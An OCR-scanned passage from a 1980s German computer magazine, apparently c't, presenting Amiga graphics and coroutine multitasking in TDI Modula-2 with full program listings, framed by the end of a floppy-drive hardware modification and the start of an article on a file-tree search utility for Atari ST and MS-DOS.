Zum Öffnen des Gehäuses ist zuerst eine eventuell eingesetzte Speichererweiterung zu entfernen. Nach Lösen der Schrauben an der Unterseite kann die Abdeckung durch Eindrücken der seitlichen Schnappverschlüsse abgehoben werden. Als letztes entfernt man die Blechabdeckung durch Lösen einiger Schrauben und Verdrehen dreier Blechlaschen. Nach Herausziehen des Floppy-Kabels werden zwei Parallel-Port-Bausteine vom Typ 8520 sichtbar. Unser 8520 ist der, neben dem die Bezeichnung 'U6N' aufgedruckt ist.

Zum Testen des Umbaus kopiert man eine bootfähige Diskette (beispielsweise die Workbench) auf eine 5 1/4"-Diskette. Nach dem Umschalten der Select-Signale muß sich der Rechner so verhalten, als ob das 5 1/4"-Drive das Boot-Laufwerk DF0: wäre.



Maschinennah in Modula

**Grafik und Multitasking in Modula-2
auf dem Amiga**

**Frank Kremser
Jörg Koch**

Nach der Vorstellung des TDI-Modula-2-Pakets für den Amiga in c't 2/86 geht es diesmal um die Programmierung in Modula-2 selbst. Allerdings ist nicht eine allgemeine Einführung das Ziel, sondern die Ausnutzung der besonderen Fähigkeiten des Amiga mit Modula-2-Programmen. Dies sind natürlich seine Grafik-Möglichkeiten und das Multitasking. Dabei werden auch gelegentliche Streiflichter auf die Teile des Amiga-Betriebssystems geworfen, mit denen die Grafik und das Multitasking kontrolliert werden.

Bei Rechnern wie dem guten alten Apple II beschränkten sich die Vorbereitungen für das Erstellen von Grafiken auf das Einschalten einer HGR-Seite, und schon konnte man mit HPLOT draufloszeichnen. Moderne Rechner mit ihren erweiterten Möglichkeiten erfordern natürlich ein paar Vorkehrungen mehr.

Beim Amiga beginnen die Unterschiede zu den altehrwürdigen Betriebssystemen schon bei den Windows. So ist zum Öffnen eines Windows ein ViewPort und ein RastPort erforderlich. Ein ViewPort definiert einen Screen, also einen Speicherbereich, der die Grafikinformationen für einen ganzen Bildschirm enthält. Dieser Speicherbereich besteht je nach der Anzahl der benötigten Farben aus einem oder mehreren Bitmaps. Der RastPort definiert einen Ausschnitt des Screen, also ein Window. Es kann natürlich auch vorkommen, daß dieses Window den ganzen Screen um-

faßt. Im Amiga-Betriebssystem kann Intuition das Einrichten der Ports und das Reservieren der Speicherbereiche für die Screens übernehmen. Dazu benötigt es eine Reihe von Parametern.

Da das Öffnen eines Screen sehr oft vorkommt, ist es sinnvoll, ein eigenes Modul für die Kommunikation mit Intuition zu verwenden. Das Modul 'Hires' besteht aus drei Prozeduren und einem Zeiger: 'HGR' öffnet einen Screen, 'CloseHGR' macht das Gegenteil, 'HGRColour' setzt ein beliebiges Farbre-gister, und die Variable 'Hires' im Modul Hires ist ein Zeiger auf den jeweiligen Screen. Das Modul Hires greift - wie auch die Demoprogramme - auf die zahlreichen Bibliotheksmodule des TDI-Modula-Pakets zurück. Sie vereinfachen die Kommunikation mit dem Betriebssystem und das Ansprechen der Amiga-Hardware.

Die Prozedur HGR erwartet als ersten Parameter den Grafik-Modus, mit dem eine von sechs verschiedenen Auflösungen gewählt werden kann (siehe Tabelle). Das Modul unterstützt keine Playfields und auch keine Sprites, dies läßt sich natürlich noch ergänzen. Der Parameter 'Tiefe' gibt die Anzahl der Bitmaps an. Mit Tiefe=4 stehen beispielsweise 16 Farben zur Verfügung. Top bedeutet die y-Position, an der der Schirm geöffnet wird. HGR gibt den booleschen Wert 'ok' zurück; ist ok=true, konnte der Schirm geöffnet werden.

Schirme mit Schaltern

Abhängig vom Parameter 'Modus' weist die Prozedur HGR der Variablen 'ViewModes' einen bestimmten Wert zu. ViewModes ist vom Typ Cardinal, also 16 Bit lang, und repräsentiert 16 Schalter. Diese Schalter übermitteln dem Betriebssystem die Eigenschaften des gewünschten Screen. Ihre genauen Bedeutungen sind hier tabellarisch zusammengefaßt.

Das Öffnen eines Screen verbraucht natürlich Speicherplatz. Auf einem Amiga mit 512 KByte RAM können maximal 13 Screens mit der Auflösung von 320 x 200 Pixels geöffnet werden, wenn man auf die Abfrage von Intuition- und GraphicsBase verzichtet. Bei dem Versuch, auf diese Screens zu

zeichnen, wird der Rechner allerdings abstürzen, da die verbleibenden 90 KByte für diese Funktionen nicht mehr ausreichen.

Je nach Auflösung beziehungsweise View-Mode kann eine unterschiedliche Anzahl Farben und Farbre-gister verwendet werden. Das Setzen einer Farbe in einem Farbre-gister führt die Prozedur HGRColour durch.

Die Farbnummer bezeichnet das Farbre-gister und kann für eine Screen-Tiefe von 4 die Werte 0 bis 15 annehmen. Einige Farbre-gister haben von vornherein bestimmte Aufgaben; so bezeichnet das Farbre-gister 0 die Hintergrundfarbe. Die Übergabe der Farbe erfolgt am besten in hexadezimaler Schreibweise, da dann die einzelnen RGB-Werte am deutlichsten erkennbar sind. Der Aufruf 'HGRColour(0,0F00H,Hires);' beispielsweise setzt die Hintergrundfarbe auf Rot.

Die Variable 'Screen' ist der Screen-Pointer, der für alle Operationen mit einem Screen benötigt wird. Dieser Zeiger wird nach dem Aufrufen der Prozedur HGR in der Variablen 'Hires' übergeben. Geschlossen wird der jeweilige Screen mit der Prozedur CloseHGR, die als Parameter ebenfalls einen Screen-Pointer verlangt. Der Aufruf lautet dann: 'CloseHGR(Hires);'.

Malen mit Modulen

Zum Zeichnen von Punkten und Linien importieren die Demoprogramme das Bibliotheksmodul 'Pens'. Für das Zeichnen von Linien steht ein Stift, der Primär- beziehungsweise Vordergrundstift, zur Verfügung. Ihm wird mit

```
SetAPen(Hires.RPort,5);
```

das Farbre-gister 5 der RastPort-Liste unseres Screen als Zeichenfarbe zugewiesen. Danach können verschiedene Zeichen-Modi gesetzt werden. 'Jam2' verwendet zwei Farben im Raster, 'Complement' nimmt eine XOR-Verknüpfung mit dem Hintergrund vor, und 'InverseVid' invertiert die überzeichneten Gebiete.

Zu beachten ist dabei, daß Jam1 gleich dem 'DrawingMode-Set{ }' der Zeichen-Modi Jam2, Complement und InverseVid ist, die in der GraphicsLibrary ent-

Das Modul Hires setzt die 16 Schalter im View-Mode-Parameter entsprechend dem gewünschten Zeichenmodus.

Modus	Auflösung	max. Tiefe / Bit-Ebene	Farben / Besonderheiten
1	320 * 200	5	32
2	320 * 400	5	32
3	640 * 200	4	16
4	640 * 400	4	16
5	320 * 200	6	4096 Hold-and-Modify (Tiefe 5 und 6 werden dazu benötigt, um die Tiefe 1 bis 4 zu verändern = 4096 Farben)
6	320 * 200	6	64 Extra-Half-Bright

Bit-Pos	Schalter	Bedeutung
0	1	---
1	GV	GenLock Video
2	La	Interlaced Modus
3	8	---
4	10	---
5	20	---
6	PA	Video-Priorität der Dual-Playfields. Ist dieser Schalter gesetzt, hat das zweite eine höhere Priorität als das erste.
7	Ex	ExtraHalfBright-Modus. Mit diesem Schalter kann man bei dem deut.Amiga bis zu 64 Farben darst.
8	GA	GenlockAudio
9	200	---
10	DPF	Dual-Playfield-Modus
11	HAM	Hold-and-modify-Modus. 4096 Farben gleichzeitig
12	1000	---
13	VPH	unsichtbarer Viewport
14	Sp	Dieses Bit sagt dem System, daß es Farben aus dem Color-Register für Sprites holen soll.
15	Hi	Hires-Modus. Horizontal 320 oder 640 Pixels.

Beispiel: View-Mode für 640*400 Pixels : 8004 (hex)

Seitenlänge des darzustellenden Gitters. Die Anzahl der Bildpunkte ist durch die For-To-Schleifen auf den Wert 200 x 200 festgelegt. So wird beispielsweise mit den Werten

Ausschnitt a : -3
 Ausschnitt b : -10
 Seitenlänge : 76

ein Quadrat an der Position x = -3, y = -10, mit der Seitenlänge 78 gezeichnet. Je kleiner man die Seitenlänge wählt, desto stärker wird der Ausschnitt vergrößert dargestellt.

Das zweite Beispiel 'Dreiland' erzeugt eine Landschaft aus Dreiecken. Dieses Programm gibt zunächst sechs zusammenhängende Dreiecke vor. Dann wird jede Kante halbiert und der entstehende Punkt per Zufallszahl nach oben oder unten verschoben. Dies läßt sich beliebig oft wiederholen, so daß ein relativ komplexes geometrisches Gebilde entstehen kann. Der

Charakter dieser Landschaft wird durch den Wertebereich des Zufallsgenerators beeinflusst. Ist ein großer Bereich vorgegeben, entsteht eine 'Hochgebirgslandschaft'. Das Programm fragt diesen Bereich mit 'Verschiebung' ab.

... demonstrandum

Es gibt viele verschiedene Möglichkeiten, das Multitasking zu benutzen. Die einfachste Möglichkeit ist das Starten eines Programms von der Workbench aus. Jedes von dort aufgerufene Programm läuft als separate Task. Auch von Modula-2 wird die Multitasking-Fähigkeit des Amiga unterstützt, wobei verschiedene Möglichkeiten zur Verfügung stehen. Im TDI-Modula-Paket gibt es das Bibliotheksmodul 'RoundRobinScheduler', mit dem sich mittels Coroutinen Multitasking realisieren läßt.

Das Scheduling plant und steuert den Ablauf der einzelnen Tasks. Wie ein einfaches 'Multitasking-Programm' in Modula aussehen kann, zeigt das letzte Programmbeispiel.

Diese Programm zeichnet abwechselnd auf zwei Screens mit 320 x 200 und 640 x 400 Pixels Auflösung. Dem Betrachter erscheint es, als würde auf beiden Screens gleichzeitig gezeichnet, im Listing jedoch sieht man deutlich, daß mit 'NextTask' zwischen den Prozeduren

halten sind. Zum Setzen des Zeichen-Modus im Programm 'Dreiland' dient beispielsweise folgender Aufruf:

SetDrMd(Hires.RPort, Zeichen-Modi);

Der Zeichen-Modus wird, wie der Zeichenstift, in die Rast-Port-Liste eingetragen.

Nun zum Zeichnen selbst. Gezeichnet wird, wie schon erwähnt, mit einem Stift. Dieser Stift muß sich an einer Ausgangsposition befinden, damit mit 'Draw' eine Linie gezeichnet werden kann.

'Move(Hires.RPort, x, y);' bewegt den Stift an eine beliebige x/y-Position, von der aus man mit 'Draw(Hires.RPort, x, y);' eine Linie bis zur neuen x/y-Position zeichnet.

Das Bibliotheksmodul 'Pens' enthält noch weitere Prozeduren, etwa zum Füllen einer Fläche oder zum Abfragen eines Pixels.




Quod erat...

Das erste Beispiel beruht auf der Formel $x^2 + y^2$, die für jeden

Punkt in einem ebenen Gitter berechnet wird. Ist der Wert für den jeweiligen Punkt durch 2 teilbar, so wird er gezeichnet, andernfalls nicht.

Nach Eingabe der Werte für 'Ausschnitt a' und 'Ausschnitt b' erfragt das Programm die

Die Bildschirmausgaben der Programme 'Tapete', 'Dreiland' und 'Multitasking'.



```

FROM Hires IMPORT Hires, HGR, HGRColour, CloseHGR;
FROM Intuition IMPORT ScreenPtr;

VAR
  ok := BOOLEAN;
  Screen : ARRAY [0..2] OF ScreenPtr;
  (* entsprechend der Anzahl Screens, die man
  \ffnen will *)

  (* \ffnen der Screens und Zuweisen der Pointer *)
  ok := HGR(1,3,0);
  Screen[0] := Hires;
  ok := HGR(2,2,50);
  Screen[1] := Hires;
  ok := HGR(2,4,100);
  Screen[2] := Hires;
  HGRColour(0,0FFFH,Screen[0]);
  HGRColour(0,0F00H,Screen[1]);
  HGRColour(0,0F0FH,Screen[2]);

  (* Hier das jeweilige Programm *)

  (* Schlie\fen der Screens in beliebiger Reihenfolge *)

CloseHGR(Screen[2]);
CloseHGR(Screen[0]);
CloseHGR(Screen[1]);
    
```

'ZeichneA' und 'ZeichneB' hin- und hergewechselt wird. Diese sehr einfache Methode hat nat\urlich den Nachteil, da\B der Programmierer das 'Umschalten' selbst verwalten mu\B.

Mit 'IF CreateHeap (30 000) THEN' wird zun\achst getestet, ob gen\ugend Speicherplatz f\ur das Multitasking reserviert werden kann. 30 000 Bytes reichen

f\ur dieses Programm auf jeden Fall aus. Wenn gen\ugend Speicherplatz vorhanden ist, kann der Scheduler initialisiert werden (InitialiseScheduler). Danach erzeugt 'CreateTask' die beiden Zeichenprozeduren, die hier ihrer Funktion nach als Coroutinen arbeiten. Die 'Kontrolle' \ubernehmen dabei die Prozeduren selbst. Mit 'NextTask' wird zwischen den Prozeduren hin- und hergeschaltet. Die letzte Prozedur 'StopSchedulingTask' bestimmt, wann das Scheduling beendet ist. Der ben\otigte Speicherplatz wird anschlie\Bend mit 'DestroyHeap' vernichtet, und man kann das Programm durch Dr\ucken einer Taste beenden.

Auf diese Weise lassen sich auch mehrere Screens gleichzeitig schlie\fen.

```

DEFINITION MODULE Hires;

  -----
  Bibliotheksmodule Hires Ver. 1.7a
  last update 21.11.86
  (c) Joerg Koch und Frank Kremser 1986,1987
  -----

FROM Rasters IMPORT RastPort;
FROM Intuition IMPORT ScreenPtr;

VAR
  Hires : ScreenPtr;

PROCEDURE HGR (Modus,Tiefe,Top : CARDINAL) : BOOLEAN;
  (* \ffnen eines Screens an
  einer beliebigen Y - Position *)

PROCEDURE CloseHGR (Screen : ScreenPtr);
  (* Schliessen des Screens *)

PROCEDURE HGRColour (Farbnr,Farbe:CARDINAL;Screen:ScreenPtr);
  (* Farbe in Farbtabelle eintragen *)

END Hires.

IMPLEMENTATION MODULE Hires;

  -----
  Bibliotheksmodule Hires Ver. 1.7a
  last update 21.11.86
  (c) Joerg Koch und Frank Kremser 1986,1987
  -----

FROM SYSTEM IMPORT ADR, ADDRESS, BYTE, NULL;
FROM Libraries IMPORT OpenLibrary, CloseLibrary;
FROM Colors IMPORT SetRGB4,ColorMap, ColorMapPtr;
FROM GraphicsLibrary IMPORT GraphicsName, GraphicsBase,
  BitMap;
FROM Intuition IMPORT IntuitionName, IntuitionBase, Screen,
  ScreenPtr, ScreenFlags, RethinkDisplay, RemakeDisplay,
  CustomScreen, ScreenFlagSet;
FROM Screens IMPORT OpenScreen, CloseScreen, NewScreen,
  ScreenToFront, MakeScreen;

VAR
  newscreen : NewScreen;

  (* Prozedur zum \offnen eines Screens *)
PROCEDURE HGR(modus,tiefe,top : CARDINAL) : BOOLEAN;

VAR
  weite, hoehe, vmode : CARDINAL;
  color : ColorMapPtr;

BEGIN
  GraphicsBase := OpenLibrary(GraphicsName,0);
  IntuitionBase := OpenLibrary(IntuitionName,0);

  (* duerfen wir einen Screen \offnen,
  weniger als 6 Modi ? *)
  IF (modus > 6) OR
  (IntuitionBase = 0) OR (GraphicsBase = 0) THEN
    RETURN FALSE; END;
    
```

```

  (* weite, hoehe und ViewMode setzen,
  kann nach belieben erweitert werden *)
  IF modus = 1 THEN
    weite := 320; hoehe := 200; vmode := 0000H; END;
  IF modus = 2 THEN
    weite := 320; hoehe := 400; vmode := 0004H; END;
  IF modus = 3 THEN
    weite := 640; hoehe := 200; vmode := 8000H; END;
  IF modus = 4 THEN
    weite := 640; hoehe := 400; vmode := 8004H; END;
  IF modus = 5 THEN
    weite := 320; hoehe := 200; vmode := 0800H; END;
  IF modus = 6 THEN
    weite := 320; hoehe := 200; vmode := 0080H; END;

  (* Definierung des Screens *)
  WITH newscreen DO
    LeftEdge := 0;
    TopEdge := top;
    Width := weite;
    Height := hoehe;
    Depth := tiefe;
    DetailPen := BYTE(0);
    BlockPen := BYTE(0);

    (* ViewMode =>
    16 verschiedene Schalter Moeglichkeiten *)
    ViewModes := vmode;
    Type := CustomScreen;

    (* Nach belieben *)
    Font := NULL;
    DefaultTitle := NULL;
    Gadgets := NULL;
    CustomBitMap := NULL;
  END;

  (* Screenpointer Hires und color definieren *)
  Hires := ScreenPtr(OpenScreen(newscreen));
  color := Hires^.VPort.colorMap;

  (* Farb-Mappe definieren *)
  WITH color^ DO
    type := BYTE(0);
    flags := BYTE(0);
  END;

  (* Screen nach vorne *)
  ScreenToFront(Hires^);

  (* Rekonstruiere das augenblickliche Intuition-Display /
  Auffrischung der Copper- und ViewPort-Liste
  aller Display-fields *)
  RemakeDisplay();
  RethinkDisplay();

  (* alles klar, zurueck mit true *)
  RETURN TRUE;

END HGR;

  (* Schliessen eines Screens *)
PROCEDURE CloseHGR(Screen : ScreenPtr);
    
```

```

BEGIN
  (* loesch den Screen *)
  CloseScreen(Screen^);

  (* aber auch die Library *)
  CloseLibrary(IntuitionBase);
  CloseLibrary(GraphicsBase);
  END CloseHGR;

  (* Farbe fuer den Screen *)
  PROCEDURE HGRColour (Farbnr, Farbe: CARDINAL; Screen: ScreenPtr);

  VAR color : ColorMapPtr;
      r, g, b : CARDINAL;
  
```

```

BEGIN
  (* Farbe definieren *)
  (* r, g, b Werte berechnen und setzen *)
  r := Farbe DIV 256;
  g := (Farbe - (r * 256)) DIV 16;
  b := Farbe - (r * 256) - (g * 16);
  SetRGB4 (Screen^.VPort, Farbnr, r, g, b);

  END HGRColour;

  END Hires.
  
```

Das Modul 'Hires' vereinfacht den Aufruf verschiedener Grafikfunktionen und Zeichenmodi.

```

MODULE Tapete;

(*-----*)

MODULE Tapete (Tapetenmuster1) Ver. 1.3a
  last update 06.12.86
  (c) Joerg Koch und Frank Kremser 1986,1987
(*-----*)

FROM Hires IMPORT HGR, Hires, HGRColour, CloseHGR;
FROM InOut IMPORT WriteString, Read;
FROM Pens IMPORT Move, Draw;
FROM MathLib0 IMPORT real, entier, power;
FROM RealInOut IMPORT ReadReal;

VAR
  wahr      : BOOLEAN;
  ea, eb, se : REAL;
  c         : INTEGER;
  i, j     : CARDINAL;
  x, y, z  : REAL;
  char     : CHAR;

BEGIN

  (* Eingabe der Eckpunkte und der Seitenlaenge *)
  WriteString('Ausschnitt a: ');
  ReadReal(ea);
  WriteString('Ausschnitt b: ');
  ReadReal(eb);
  WriteString('Seitenlaenge: ');
  ReadReal(se);
  
```

```

  (* Screen deffnen *)
  wahr := HGR(1,4,0);
  HGRColour(0,0000H,Hires);
  HGRColour(15,0E01H,Hires);

  (* Durchlauf des quadratischen Gitters *)
  FOR i := 1 TO 199 DO
    x := ea + (se * real(i) / 199.0);
    FOR j := 1 TO 199 DO
      y := eb + (se * real(j) / 199.0);

      (* Die Summe der Quadrate in z *)
      z := power(x,2.0) + power(y,2.0);
      c := entier(z);

      (* wenn c durch 2 teilbar, ist dann Zeichne *)
      IF c = 2 * (c DIV 2) THEN Move(Hires^.RPort, i+59, j);
      Draw(Hires^.RPort, i+60, j) END;

    END;
  END;

  (* Wenn RETURN betaetigt, dann schliesse Screen, zurueck *)
  Read(char);
  CloseHGR(Hires);
  END Tapete.
  
```

Ein Modul, das Tapetenmuster erzeugt.

```

MODULE Dreiland;

(*-----*)

MODULE Dreiland (320/200) Ver 2.1a
  last update 21.12.86
  (c) Frank Kremser und Joerg Koch 1986,1987
(*-----*)

FROM Hires IMPORT Hires, HGR, CloseHGR, HGRColour;
FROM InOut IMPORT WriteString, ReadCard, Read;
FROM LongInOut IMPORT ReadLongCard;
FROM GraphicsLibrary IMPORT DrawingModes, DrawingModeSet;
FROM Pens IMPORT SetAPen, SetDrMd, Move, Draw;
FROM RandomNumbers IMPORT Random, Seed;

CONST
  d = 32;

VAR
  r, s, s1, t, i : CARDINAL;
  f              : LONGCARD;
  x, y          : ARRAY[0..d], [0..d] OF CARDINAL;
  char          : CHAR;
  ok            : BOOLEAN;

PROCEDURE zeichnung;
BEGIN
  t := 0; i := 0;
  REPEAT
    REPEAT
      Move(Hires^.RPort, x[i, t], y[i, t]);
      (* Stift auf Linienanfang *)
      Draw(Hires^.RPort, x[i+s, t], y[i+s, t]);
      (* setzen und zeichnen *)
      i := i + s;
    
```

```

  UNTIL i > d-t-s;
  i := 0;
  t := t + s;
  UNTIL t > d-s;
  t := 0; i := 0;
  REPEAT
    REPEAT
      Move(Hires^.RPort, x[t, i], y[t, i]);
      Draw(Hires^.RPort, x[t, i+s], y[t, i+s]);
      i := i + s;
    UNTIL i > d-t-s;
    i := 0;
    t := t + s;
  UNTIL t > d-s;
  t := 0; i := s;
  REPEAT
    REPEAT
      Move(Hires^.RPort, x[i, t], y[i, t]);
      Draw(Hires^.RPort, x[i-s, t+s], y[i-s, t+s]);
      i := i + s;
    UNTIL i > d-t;
    i := s;
    t := t + s;
  UNTIL t > d-s;
  END zeichnung;

  PROCEDURE zwischen;
  BEGIN
    s1 := s DIV 2;
    t := 0; i := 0;
    REPEAT
      REPEAT
        x[t+s1, i] := (x[t, j] + x[t+s, i]) DIV 2;
        y[t+s1, i] := (y[t, j] + y[t+s, i]) DIV 2;
        i := i + s;
      UNTIL i > d-t-s;
      i := 0;
      t := t + s;
    
```

```

UNTIL t > d-s;
t := 0; i := s;
REPEAT
  REPEAT
    x[i-s1,t+s1] := (x[i,t] + x[i-s,t+s]) DIV 2;
    y[i-s1,t+s1] := (y[i,t] + y[i-s,t+s]) DIV 2;
    i := i + s;
  UNTIL i > d-t;
  i := s;
  t := t + s;
UNTIL t > d-s;
s := s1;
END zwischen;

```

```

PROCEDURE verschiebung;
BEGIN
  t := 0; i := 0;
  REPEAT
    REPEAT
      y[t,i] := y[t,i] + Random(r) - (r DIV 4);
      IF y[t,i] < 1 THEN y[t,i] := 1 END;
      IF y[t,i] > 199 THEN y[t,i] := 199 END;
      i := i + s;
    UNTIL i > d-t;
    i := 0;
    t := t + s;
  UNTIL t > d;
  r := r DIV 2;
END verschiebung;

```

```

BEGIN
  WriteString('Verschiebung : ');
  (* 15 = Flachland *)
  ReadCard(r);
  (* 60 = Hochgebirge *)

```

```

WriteString('Generatorzahl : ');
(* Wird benötigt, um den Zufalls- *)
ReadLongCard(f);
(* Zahlengenerator zu starten *)
Seed(f);
s := d DIV 2;
x[d,0] := 10; y[d,0] := 10;
(* Eckpunkte der Dreiecke *)
x[s,s] := 160; y[s,s] := 5;
x[0,d] := 315; y[0,d] := 10;
x[s,0] := 80; y[s,0] := 100;
x[0,s] := 240; y[0,s] := 100;
x[0,0] := 160; y[0,0] := 190;
ok := HGR(1,2,0);
(* Screen öffnen und Farben setzen *)
HGRColour(0,0000H,Hires);
HGRColour(3,00F0H,Hires);
SetDrMd(Hires^.RPort,DrawingModeSet(Jam2));
SetAPen(Hires^.RPort,3);
REPEAT
  zwischen;
  (* Zwischenpunkte berechnen und *)
  verschiebung;
  (* verschieben *)
UNTIL s = 1;
zeichnung;
(* Landschaft zeichnen *)
Read(char);
(* Wenn RETURN, dann Screen schliessen *)
CloseHGR(Hires);
END Dreiland.

```

Landschaften kann man auch mit einem Zufallsgenerator gestalten.

```

MODULE Multitasking;
-----
MODULE Multitasking Ver. 2.5
  last update 04.12.86
  (c) Joerg Koch und Frank Kremser 1986,1987
-----

```

```

FROM Hires IMPORT Hires, HGR, HGRColour, CloseHGR;
FROM Intuition IMPORT ScreenPtr;
FROM GraphicsLibrary IMPORT GraphicsName, GraphicsBase,
  DrawingModes, DrawingModeSet;
FROM RoundRobinScheduler IMPORT NextTask, CreateTask,
  StopSchedulingTasks, StartSchedulingTasks,
  InitialiseScheduler;
FROM Storage IMPORT CreateHeap, DestroyHeap;
FROM Pens IMPORT Move,Draw,SetAPen,SetDrMd;
FROM RandomNumbers IMPORT Random,Seed;
FROM InOut IMPORT Read;

```

```

VAR
  (* Eigene Verwaltung der Screen-Pointer *)
  screen : ARRAY [0..1] OF ScreenPtr;
  x,y,count : CARDINAL;
  wahr : BOOLEAN;
  char : CHAR;

```

```

(* Erster Task - Procedure ZeichneA *)
PROCEDURE ZeichneA;

```

```

BEGIN
  LOOP
    (* einfaches Random-Zeichnen *)
    x := Random(320);
    y := Random(200);
    Move(screen[0]^.RPort,x,y);
    x := Random(320);
    y := Random(200);
    Draw(screen[0]^.RPort,x,y);

```

```

    (* ok, bin durch, naechster Task *)
    NextTask;
  END;
END ZeichneA;

```

```

(* Zweiter Task - Procedure ZeichneB,
  enthaelt auch die Kontrolle wann
  das Multitasking beendet ist *)
PROCEDURE ZeichneB;

```

```

BEGIN
  (* 1000 mal Random / Task wechseln *)
  FOR count := 0 TO 1000 DO
    x := Random(640);
    y := Random(200);
    Move(screen[1]^.RPort,x,y);

```

```

    x := Random(640);
    y := Random(200);
    Draw(screen[1]^.RPort,x,y);

    (* ok, bin durch, naechster Task *)
    NextTask;
  END;

```

```

  (* 1000 mal du, ok, fertig, stop Multitasking *)
  StopSchedulingTasks;
END ZeichneB;

```

```

BEGIN
  (* Screen öffnen fuer Task1 *)
  wahr := HGR(1,2,0);
  screen[0] := Hires;

```

```

  (* Screen öffnen fuer Task2 *)
  wahr := HGR(3,2,100);
  screen[1] := Hires;

```

```

  (* Farben setzen Screen 0 und 1 *)
  HGRColour(0,0000H,screen[0]);
  HGRColour(3,00F0H,screen[0]);
  HGRColour(0,0000H,screen[1]);
  HGRColour(3,0F00H,screen[1]);

```

```

  (* Zeichenstifte und Zeichen-Modus setzen *)
  SetAPen(screen[0]^.RPort,255);
  SetAPen(screen[1]^.RPort,255);
  SetDrMd(screen[0]^.RPort,DrawingModeSet(Jam2));
  SetDrMd(screen[1]^.RPort,DrawingModeSet(Jam2));

```

```

  (* Hast Du Speicherplatz fuer unser Multitasking ? *)
  IF CreateHeap(30000) THEN

```

```

    (* Ja, na prima, initialisiere die Planung *)
    InitialiseScheduler;

```

```

    (* Bilde die Tasks *)
    CreateTask(ZeichneA);
    CreateTask(ZeichneB);

```

```

    (* Starte mit der Planung der Tasks / Multitasking *)
    StartSchedulingTasks;

```

```

    (* Fertig, ok, vernichte unseren Speicherplatz *)
    DestroyHeap;

```


```

    (* Wenn RETURN betätigt,
    dann schliesse die Screens und geh zurueck *)
    Read(char);
    CloseHGR(screen[0]);
    CloseHGR(screen[1]);
  END;
END Multitasking.

```

Coroutinen ermöglichen Multitasking in einer Hochsprache.





Ich glaub', ich steh' im Wald

Durchsuchen von Dateibäumen auf Atari ST und IBM PC

Thomas Weinstein

Im Vergleich zu den glücklichen Apple-II-Besitzern hat man es mit dem Atari und dem IBM recht schwer – faßt doch eine Diskette das Zwei- bis Sechsfache, ganz zu schweigen von der Festplatte. Außerdem bieten TOS und MSDOS die Möglichkeit, Dateien in einem Labyrinth von Ordnern und Unterordnern verschwinden zu lassen. Um Ihren Zeigefinger vor zuviel Abnutzung durch dauerndes Anklicken von Unterverzeichnissen zu bewahren, bieten wir hier eine kleine Orientierungshilfe für den Weg durch den Dschungel der Dateibäume.

Früher hieß es: Wer zu faul zum Suchen ist, muß Ordnung halten. Als moderner Programmierer weiß man jedoch, daß unbenutzte Arbeiten einfach auf die wehrlose Maschine abgewälzt werden können. Und genau das habe ich getan. Aber bevor ich Ihnen die innersten Geheimnisse des Programms darlegen werde, gebe ich Ihnen eine Kurzanleitung zur Benutzung. Damit können die 'nur Tipper' die Finger spitzen, um am Ende des nächsten Absatzes sofort mit dem 'hurtigen Hacken' zu beginnen.

Der Aufruf des Programms gestaltet sich folgendermaßen:

```
TREE [pfad [muster]] [> datei]
```

Die Parameter, die in eckigen Klammern stehen, sind optional und werden bei Nichtvorhandensein automatisch durch Default-Werte ersetzt. Diese Default-Werte können Sie dem Kommentar im Kopf des Programm-Listings entnehmen. TREE macht nichts anderes, als ausgehend von dem durch 'pfad' spezifizierten Ordner den ganzen Dateibaum nach unten zu durchsuchen und alle Da-

teien mit zugehörigem Pfad auszugeben, auf die 'muster' zu trifft.

Benutzen

Angenommen, Sie sind einer Datei namens 'genial.c' verlustig gegangen. Sie wissen nur noch, daß dieses Erzeugnis mehrerer schlaflosen Nächte irgendwo auf der Partition 'C:' Ihrer Festplatte ruht – wer keine Platte hat, stelle sich den Dateiensalat entsprechend auf einer Diskette in Laufwerk A: vor. Für TREE kein Problem:

```
TREE C: genial.c
```

liefert Ihnen den genauen Pfadnamen zu ihrem Meisterwerk.

Oder in einem Anfall von Putzsucht wollen Sie endlich einmal alle Backup-Dateien, wie sie beispielsweise 1st WORD hartnäckig überall anlegt, löschen. Nichts einfacher als das:

```
TREE \*.bak >delete.bat
```

